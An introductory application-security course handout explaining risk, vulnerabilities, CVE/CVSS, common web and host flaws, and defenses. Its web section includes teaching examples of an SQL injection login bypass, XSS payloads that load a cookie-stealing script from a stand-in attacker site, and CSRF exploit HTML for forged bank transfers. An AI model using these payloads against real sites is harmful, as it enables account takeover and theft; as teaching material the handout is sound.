SecureSet Prep
Intro to Application Security

Glenn Webb, CISSP, GSEC

Table of Contents

Computer Applications

What is an application?

An Application Program (or Application Software) is a *computer program* designed to perform a group of coordinated functions, tasks, or activities for the benefit of the user. A distinguishing quality of application software is that it is designed to help people perform an activity, or as you have heard me say before, an application program is the type of program which makes the computer do the interesting things the user wants it to do.

Examples of an application include:
- a word processor
- a spreadsheet
- an accounting application
- a web browser
- a media player
- a flight simulator
- a console game
- a photo editor

Alternatively, Systems Software is comprised of applications which support the functionality of the computer system and with which users to do not typically interact.

Examples of systems software include:
- the Operating System
- Daemons
- loadable drivers
- firmware
- BIOS/UEFI

Another type of application are compilers. These are the programs which software developers use to create new computer programs. As such these are classified in their own category.

Lastly, for our discussion, are Mobile Applications or mobile apps. These are applications which are designed and created to run on mobile devices.

A **caveat** should be mentioned - categorizing different types of applications is an inexact science subject to personal opinion and interpretations.

Desktop Applications

These are software programs which run in a computer's desktop environment. These programs are written to be *installed and run locally on a computer*. One type of desktop application are the ones which run without the need to download data from the internet or have dependencies on other programs.

Examples of desktop applications include:

- Some older versions of Microsoft Word, Excel, Powerpoint, etc.
- Single player games
- Some media players
- VirtualBox
- Acrobat Reader
- GVim (text editors)

Another kind of desktop application is the type which connects over the network to another computer to pass information back and forth.

Some examples include:

- Web browsers
- Enterprise backup software clients
- Multi-player games
- Skype
- Newer versions of Microsoft Office which use Cloud Storage

Web-based Applications

Before Javascript and Java, web pages were comprised of static content (HTML pages) which did not change when it was downloaded to the users browser. With the advent of Javascript and Java Applets, the pages which were downloaded from a web server contained program code which would execute within the user's browser, thus the line between server-side and client-side functionality began to blur. It is not often that you run across a completely static, HTML-only web page on the internet.

Java Applets can be considered "thin clients" because the Java Applet is downloaded to the user's browser and executed within the browser but it is discarded when the user navigates away to another web page.

Javascript is a programming language which can be written to be downloaded and run within a user's browser making the web pages interactive and not static.

What is Computer Security?

Computer Security includes:

- Protecting the system from theft and damage to the hardware
- Protecting the software and information on the computer from theft or damage
- Preventing disruption or misdirection of the services the computer provides

Cyber Security includes:

- Controlling physical access to the hardware
- Protecting against harm that may come via network access, data and code injection
- Preventing malpractice by operators, whether intentional or accidental
- Social Engineering which is the psychological manipulation of people into performing actions or divulging confidential information

What is Risk?

There are several aspects to the definition of risk:

- Risk is the potential of gaining or losing something of value
- Risk can also be defined as the intentional interaction with uncertainty. Uncertainty is a potential, unpredictable, and uncontrollable outcome
- Risk is a consequence of action taken in spite of uncertainty

Risk perception is the subjective judgment people make about the severity and probability of a risk, and may vary person to person. Any human endeavour carries some risk, but some are much riskier than others.

From the IT security perspective, *risk management* is the process of understanding and responding to factors that may lead to a failure in the **Confidentiality**, **Integrity** or **Availability** of an information system. IT security risk is the harm to a process or the related information resulting from some purposeful or accidental event that negatively impacts the process or the related information.

Discussion Question

Describe the key skills and traits a CyberSecurity Professional must have to be effective at evaluating risk.

What is a vulnerability?

A vulnerability is a weakness which allows an attacker to reduce a system's information assurance. Information Assurance (which will be your primary task as a CyberSecurity Professional) is the task of maintaining a systems

- Confidentiality
- Integrity
- Availability
- Authenticity
- Non-repudiation

Note: Risk and Vulnerability are not the same thing! Risk is tied to the potential of a significant loss.

Discussion Question

What is an example of a vulnerability which carries no risk? What about vulnerabilities which carry very little risk?

What is a threat?

A threat is a possible danger that might exploit a vulnerability to breach security and therefore cause possible harm to a computer system.

A threat can be either intentional or accidental.

- An intentional threat is hacking by an individual hacker, a criminal organization, or a government (*threat actors*).
- An accidental threat could be a computer malfunction, a natural disaster such as an earthquake, a fire, or a tornado, an uninformed user, a mistake by a user or otherwise a circumstance, capability, action, or event.

What is an exploit?

An exploit is a piece of software, a set of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized).

Such behavior frequently includes things like gaining control of a computer system (root kit), allowing privilege escalation, or a denial-of-service (DOS) or a distributed-denial-of-service (DDOS) attack.

Are all vulnerabilities created equal?

Not all vulnerabilities are equally dangerous to your computing system. Some vulnerabilities carry very low risk and thus will be lower on the CyberSecurity Professional's to-do list while others carry very significant risk and must be addressed immediately.

CVSS

The most common computer vulnerability rating system is the Common Vulnerability Scoring System (CVSS) is a free and open industry standard for assessing the severity of computer system security vulnerabilities. CVSS attempts to assign severity scores to vulnerabilities, allowing responders to prioritize responses and resources according to threat. Scores are calculated based on a formula that depends on several metrics that approximate ease of exploit and the impact of exploit. Scores range from 0 to 10, with 10 being the most severe. While many utilize only the CVSS Base score for determining severity, temporal and environmental scores also exist, to factor in availability of mitigations and how widespread vulnerable systems are within an organization, respectively.

CVE

Common Vulnerabilities and Exposures is a numbering system for vulnerabilities. MITRE Corporation's documentation defines CVE Identifiers as unique, common identifiers for publicly known information-security vulnerabilities in publicly released software packages.
CVEs are for software that has been publicly released; this can include betas and other pre-release versions if they are widely used. Commercial software is included in the "publicly released" category, however custom-built software that is not distributed would generally not be given a CVE. Additionally services (e.g. a Web-based email provider) are not assigned CVEs for vulnerabilities found in the service (e.g. an XSS vulnerability) unless the issue exists in an underlying software product that is publicly distributed.
https://cve.mitre.org/

NVD

National Vulnerability Database where you can look up vulnerabilities and keep up-to-date on the newest vulnerability discoveries
https://nvd.nist.gov/

Common Vulnerabilities

Web Application

A web application or web app is a client–server computer program in which the client (including the user interface and client-side logic) runs in a web browser. Common web applications include webmail, online retail sales like Amazon, online auctions like Ebay, wikis, instant messaging services and many other functions.

The following are some of the most common Web Application Vulnerabilities:

- SQL Injections - An SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can:
    - read sensitive data from the database
    - modify database data (insert/update/delete)
    - execute administration operations on the database (such as shutdown the DBMS)
    - recover the content of a given file existing on the DBMS file system or write files into the file system
    - in some cases, issue commands to the operating system
    - `SELECT * FROM Users WHERE Username='$username' AND Password='$password'`
    - `$username = 1' or '1' = '1`
    - `$password = 1' or '1' = '1`
    - `SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'`
- Cross Site Scripting (XSS) - There are several types of XSS exploits including Stored or Type I XSS and Reflected or Type II XSS. The following descriptions describe these two XSS attacks

Non-persistent

1. Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password and stores sensitive data, such as billing information. When a user logs in, the browser keeps an Authorization Cookie, so both computers (client and server) remember that she's logged in.
2. Mallory observes that Bob's website contains a reflected XSS vulnerability:
    a. When she visits the Search page, she inputs a search term in the search box and clicks the submit button. If no results were found, the page will display the term she searched for followed by the words "not found," and the URL will be `http://bobssite.org?q=her search term`.
    b. With a normal search query, like "**puppies**", the page simply displays "**puppies** not found" and the url is "http://bobssite.org**?q=puppies**" - which is perfectly normal
    c. However, when she submits an abnormal search query, like "`<script type='text/javascript'>alert('xss');</script>`",
        i. An alert box appears (that says "xss").
        ii. The page displays "`<script type='text/javascript'>alert('xss');</script>` not found," along with an error message with the text 'xss'.
        iii. The url is "`http://bobssite.org`**`?q=<script%20type='text/javascript'>alert('xss');</script>`** - which is exploitable behavior.
3. Mallory crafts a URL to exploit the vulnerability:
    a. She makes the URL `http://bobssite.org`**`?q=puppies<script%20src="http://mallorysevilsite.com/authstealer.js"></script>`**. She could choose to convert the ASCII characters into hexadecimal format, such as `http://bobssite.org`**`?q=puppies%3Cscript%2520src%3D%22http%3A%2F%2Fmallorysevilsite.com%2Fauthstealer.js%22%3E%3C%2Fscript%3E`**, so that human readers cannot immediately decipher the malicious URL.
    b. She sends an e-mail to some unsuspecting members of Bob's site, saying "Check out some cute puppies!"
4. Alice gets the e-mail. She loves puppies and clicks on the link. It goes to Bob's website to search, doesn't find anything, and displays "puppies not found" but right in the middle, the script tag runs (it is invisible on the screen) and loads and runs Mallory's program authstealer.js (triggering the XSS attack). Alice forgets about it.
5. The authstealer.js program runs in Alice's browser, as if it originated from Bob's website. It grabs a copy of Alice's Authorization Cookie and sends it to Mallory's server, where Mallory retrieves it.
6. Mallory now puts Alice's Authorization Cookie into her browser as if it were her own. She then goes to Bob's site and is now logged in as Alice.
7. Now that she's in, Mallory goes to the Billing section of the website and looks up Alice's credit card number and grabs a copy. Then she goes and changes her password so Alice can't even log in anymore.
8. She decides to take it a step further and sends a similarly crafted link to Bob himself, thus gaining administrator privileges to Bob's website.

Persistent attack

1. Mallory gets an account on Bob's website.
2. Mallory observes that Bob's website contains a stored XSS vulnerability. If you go to the News section, and post a comment, it will display whatever he types in for the comment. But, if the comment text contains HTML tags in it, the tags will be displayed as it is, and any script tags get run.
3. Mallory reads an article in the News section and writes in a comment at the bottom in the Comments section. In the comment, she inserts this text: `I love the puppies in this story! They're so cute!`**`<script src="http://mallorysevilsite.com/authstealer.js">`**
4. When Alice (or anyone else) loads the page with the comment, Mallory's script tag runs and steals Alice's authorization cookie, sending it to Mallory's secret server for collection.
5. Mallory can now hijack Alice's session and impersonate Alice.

https://en.wikipedia.org/wiki/Cross-site_scripting#Non-persistent

- Cookies and Sessions - these are both ways to preserve the application's state between different requests the browser makes. It's thanks to them that, for instance, you don't need to login every time you request a page on your favorite website. They are used in many web exploits so the following explanation give you a working knowledge of how they work

Cookies

Cookies are small bits of data, (maximum of 4KB long), which hold data in a key=value pairs: name=value; name2=value2

These are set either by JavaScript, or via the server using an HTTP header.
Cookies have an expiry datetime set, example using HTTP headers:
Set-Cookie: name2=value2; Expires=Wed, 19 Jun 2021 10:18:14 GMT
Which would cause the browser to set a cookie named name2 with a value of value2, which would expire in about 9 years.
Cookies are considered highly insecure because the user can easily manipulate their content. That's why you should always validate cookie data. Don't assume what you get from a cookie is necessarily what you expect.
Cookies are usually used to preserve login state, where a username and a special hash are sent from the browser, and the server checks them against the database to approve access.
Cookies are also often used in sessions creation.

Sessions

Sessions are slightly different. Each user gets a session ID, which is sent back to the server for validation either by cookie or by GET variable.
Sessions are usually short lived, which makes them ideal in saving temporary state between applications. Sessions also expire once the user closed her browser.
Sessions are considered more secure than cookies, because the variables themselves are kept on the server. Here's how it works:
Server opens a session (sets a cookie via HTTP header)
Server sets a session variable.
Client changes page
Client sends all cookies, along with the session ID from step 1.
Server reads session ID from cookie.
Server matches session ID from a list in a database (or whatever).
Server finds a match, reads variables which are now available on $_SESSION superglobal.
If PHP does not find a match, it will start a new session, and repeat the steps from 1-7.
You can store sensitive information on a session, because it is kept on the server, but be aware that the session ID can still be stolen if the user, let's say, logged in over an insecure WiFi. (An attacker can sniff the cookies, and set it as its own, he won't see the variables themselves, but the server will identify the attacker as the user).

- Cross Site Request Forgery (CSRF) - An attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application. The following are some examples of CSRF exploits

There are numerous ways in which an end user can be tricked into loading information from or submitting information to a web application. In order to execute an attack, we must first understand how to generate a valid malicious request for our victim to execute. Let us consider the following example: Alice wishes to transfer $100 to Bob using the *bank.com* web application that is vulnerable to CSRF. Maria, an attacker, wants to trick Alice into sending the money to her instead. The attack will comprise the following steps:

1. building an exploit URL or script
2. tricking Alice into executing the action with social engineering

GET scenario

If the application was designed to primarily use GET requests to transfer parameters and execute actions, the money transfer operation might be reduced to a request like:

```
GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
```

Maria now decides to exploit this web application vulnerability using Alice as her victim. Maria first constructs the following exploit URL which will transfer $100,000 from Alice's account to her account. She takes the original command URL and replaces the beneficiary name with herself, raising the transfer amount significantly at the same time:

```
http://bank.com/transfer.do?acct=MARIA&amount=100000
```

The social engineering aspect of the attack tricks Alice into loading this URL when she's logged into the bank application. This is usually done with one of the following techniques:

- sending an unsolicited email with HTML content
- planting an exploit URL or script on pages that are likely to be visited by the victim while they are also doing online banking

The exploit URL can be disguised as an ordinary link, encouraging the victim to click it:

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

Or as a 0x0 fake image:

```
<img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="0" height="0" border="0">
```

If this image tag were included in the email, Alice wouldn't see anything. However, the browser *will still* submit the request to bank.com without any visual indication that the transfer has taken place.

POST scenario

The only difference between GET and POST attacks is how the attack is being executed by the victim. Let's assume the bank now uses POST and the vulnerable request looks like this:

```
POST http://bank.com/transfer.do HTTP/1.1
acct=BOB&amount=100
```

Such a request cannot be delivered using standard A or IMG tags, but can be delivered using a FORM tag:

```
<form action="<nowiki>http://bank.com/transfer.do</nowiki>"
method="POST">
<input type="hidden" name="acct" value="MARIA"/>
<input type="hidden" name="amount" value="100000"/>
<input type="submit" value="View my pictures"/>
</form>
```

This form will require the user to click on the submit button, but this can be also executed automatically using JavaScript:

```
<body onload="document.forms[0].submit()">
<form...
```

Other HTTP methods

Modern web application APIs frequently use other HTTP methods, such as PUT or DELETE. Let's assume the vulnerable bank uses PUT that takes a JSON block as an argument:

```
PUT http://bank.com/transfer.do HTTP/1.1

{ "acct":"BOB", "amount":100 }
```

Such requests can be executed with JavaScript embedded into an exploit page:

```
<script>
function put() {
        var x = new XMLHttpRequest();
        x.open("PUT","http://bank.com/transfer.do",true);
        x.setRequestHeader("Content-Type", "application/json");
        x.send(JSON.stringify({"acct":"BOB", "amount":100}));
}
</script>
<body onload="put()">
```

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

Host Application Vulnerabilities

As we discussed earlier a host application is a computer program which is installed on the system disk drive and executes on the computer but not within a web browser.

The following are some of the most common Host Application Vulnerabilities:

- Buffer Overflows
    - These occur when the return address of a function call is overwritten with a pointer to an exploit
- Buffer length check failures (no bounds checking)
    - Heartbleed affecting openSSL was one of these exploits where the server's private key was exposed because of the lack of boundary checking
- Environment variables containing arbitrary shell commands
    - Shell Shock which affected the Bash shell was one of these exploits. Unvalidated environment variables could be passed to CGI (Comman Gateway Interface - a way of creating static HTML pages on-the-fly) programs whereby the hacker could gain control of the system

A well known example CVE

CVE-2014-0160

Search for CVE's in RHSA's

https://access.redhat.com/security/security-updates/#/

Search for CVE's in ELSA's

https://linux.oracle.com/pls/apex/f?p=130:21:::NO:RP::

Search for CVE's in DSA's

https://www.debian.org/security/crossreferences

To check if a CVE fix is installed in a Debian package

```
zless /usr/share/doc/$pkg_name/changelog.Debian.gz
```

To check if a CVE fix is installed in an RPM package

```
rpm -q --changelog openssl | grep CVE  -or- grep 0160
```

Security Advisory Notifications

Ubuntu Security Notice Email Notification
https://lists.ubuntu.com/mailman/listinfo/ubuntu-security-announce

Red Hat Security Advisories
https://www.redhat.com/mailman/listinfo/rhsa-announce

Debian Security Advisories
https://lists.debian.org/debian-security-announce/

Enterprise Linux Security Advisories (Oracle)
https://www.oracle.com/technetwork/topics/security/securityemail-090378.html

How do you discover new application vulnerabilities?

If you are a penetration tester you will use any number of tools for finding vulnerabilities and developing exploits for them. Some of the tools you would use include:

- Metasploit
- Wireshark
- Nessus
- Nmap
- W3af (Web Application Attack and Audit Framework)
- Kali Linux


If you work in the discipline of protecting systems you will discover vulnerabilities and exploits affecting your system using a number of tools such as:

- A vulnerability scanner like OpenVAS, AlienVault, Qualys, Saint
- An Intrusion Detection System like AIDE, OSSEC, and Tripwire
- A Network Intrusion Detection System like Snort, OSSIM, and Suricata

Example of a vulnerability scanner

OpenVAS is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution. The framework is part of Greenbone Networks' commercial vulnerability management solution from which developments are contributed to the Open Source community since 2009.
The actual security scanner is accompanied with a regularly updated feed of Network Vulnerability Tests (NVTs), over 50,000 in total.
All OpenVAS products are Free Software. Most components are licensed under the GNU General Public License (GNU GPL).

http://www.openvas.org/vm.html



Vulnerability Management Tools

The following website is a great resource for finding open source tools which you can use to further your CyberSecurity education.
www.sectools.org

Red Team

A red team is an independent group that challenges an organization to improve its effectiveness by assuming an adversarial role or point of view. It is particularly effective in organizations with strong cultures and fixed ways of approaching problems.

When used in a CyberSecurity context, a red team is a group of white-hat hackers that attack an organization's digital infrastructure as an attacker would in order to test the organization's defenses (often known as "penetration testing").

Blue Team

A blue team is a group of individuals who perform an analysis of information systems to ensure security, identify security flaws, verify the effectiveness of each security measure, and to make certain all security measures will continue to be effective after implementation. The blue team is also the opposing force in a Red Team/Blue Team exercise.

Whether it is an exercise or a real security event a Blue Team will perform the following six steps to handle the situation:

1. Preparation - Perform system hardening (computing) techniques on all operating systems throughout the organization
2. Identification
3. Containment
4. Eradication
5. Recovery
6. Lessons learned

Securing an Information Security Management System

Security Frameworks

An information security framework is a series of documented, agreed and understood policies, procedures, and processes that define how information is managed in a business, to lower risk and vulnerability, and increase confidence in an ever-connected world.

There are many different security frameworks used globally, developed to suit a wide variety of businesses and sectors.
Listed below are some of the more common Security Frameworks in use:

- ISO/IEC 27001:2013 (*International Organization for Standardization*) - is a specification for an information security management system (ISMS). Organizations that meet the standard may be certified compliant by an independent and accredited certification body on successful completion of a formal compliance audit.
- PCI DSS - The Payment Card Industry Data Security Standard is an information security standard for organizations that handle branded credit cards from the major card schemes. The PCI Standard is mandated by the card brands (Visa, American Express, Master Card, and Discovery) and administered by the Payment Card Industry Security Standards Council. The standard was created to increase controls around cardholder data to reduce credit card fraud. Validation of compliance is performed annually, either by an external Qualified Security Assessor (QSA) or by a firm specific Internal Security Assessor that creates a Report on Compliance for organizations handling large volumes of transactions, or by Self-Assessment Questionnaire (SAQ) for companies handling smaller volumes.
- NIST CSF - The NIST Cybersecurity Framework provides a policy framework of computer security guidance for how private sector organizations in the United States can assess and improve their ability to prevent, detect, and respond to cyber attacks. It "provides a high level taxonomy of cybersecurity outcomes and a methodology to assess and manage those outcomes."
- **RMF** - The Risk Management Framework is a United States federal government policy and standards to help secure information systems (computers and networks) developed by National Institute of Standards and Technology. It provides a disciplined and structured process that integrates information security and risk management activities into the system development life cycle.

Securing an Application

Methods and tools

Listed below are some of the tools and methods used for securing computer applications:

- OWASP Secure Web Application Framework - Developers are increasingly relying on scaffolding-based systems like Rails and Django to build applications. The number of web application frameworks, scaffolding or otherwise, is constantly growing and it's becoming increasingly clear that securing these frameworks will be a major boon for the future of secure web applications. Recognizing that many developers are gravitating to leveraging web application frameworks, the need for a list of positive features that these frameworks should include was realized. This "Secure Web Application Framework" should provide a minimum baseline of what a web application framework should include to appeal to security-conscious developers. We contend that if such a web application framework is broadly adopted, it will have far reaching effects into web application security.
- Input Validation - also known as data validation, is the proper testing of any input supplied by a user or application. Input validation prevents improperly formed data from entering an information system. Because it is difficult to detect a malicious user who is trying to attack software, applications should check and validate all input entered into a system. Input validation should occur when data is received from an external party, especially if the data is from untrusted sources. Incorrect input validation can lead to injection attacks, memory leakage, and compromised systems. While input validation can be either whitelisted or blacklisted, it is preferable to whitelist data. Whitelisting only passes expected data. In contrast, blacklisting relies on programmers predicting all unexpected data. As a result, programs make mistakes more easily with blacklisting.
- Output Encoding - The purpose of output encoding (as it relates to Cross Site Scripting) is to convert untrusted input into a safe form where the input is displayed as data to the user without executing as code in the browser. Some examples of output encoding include:
  - Convert & to &amp;
  - Convert < to &lt;
  - Convert > to &gt;
  - Convert " to &quot;
  - Convert ' to &#x27;
  - Convert / to &#x2F;
- Fuzzing - Fuzz testing (fuzzing) is a quality assurance technique used to discover coding errors and security loopholes in software, operating systems or networks. It involves inputting massive amounts of random data, called fuzz, to the test subject in an attempt to make it crash. If a vulnerability is found, a software tool called a fuzzer can be used to identify potential causes. Discovered vulnerabilities can be remediate before release.

References:

https://en.wikipedia.org/wiki/Application_software
https://en.wikipedia.org/wiki/Computer_security
https://www.sans.org/reading-room/whitepapers/auditing/introduction-information-system-risk-management-1204
https://en.wikipedia.org/wiki/Risk
https://en.wikipedia.org/wiki/Threat_(computer)
https://en.wikipedia.org/wiki/Exploit_(computer_security)
https://en.wikipedia.org/wiki/Web_application
https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
https://stackoverflow.com/questions/11142882/how-do-cookies-and-sessions-work
https://en.wikipedia.org/wiki/Red_team
https://en.wikipedia.org/wiki/Blue_team_(computer_security)
https://originit.co.nz/the-strongroom/six-most-common-security-frameworks-explained/
https://en.wikipedia.org/wiki/NIST_Cybersecurity_Framework
https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard
https://en.wikipedia.org/wiki/ISO/IEC_27001:2013
https://en.wikipedia.org/wiki/Risk_management_framework
https://www.owasp.org/index.php/OWASP_Secure_Web_Application_Framework_Manifesto
https://www.whitehatsec.com/glossary/content/input-validation
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet#Output_Encoding_Rules_Summary
http://searchsecurity.techtarget.com/definition/fuzz-testing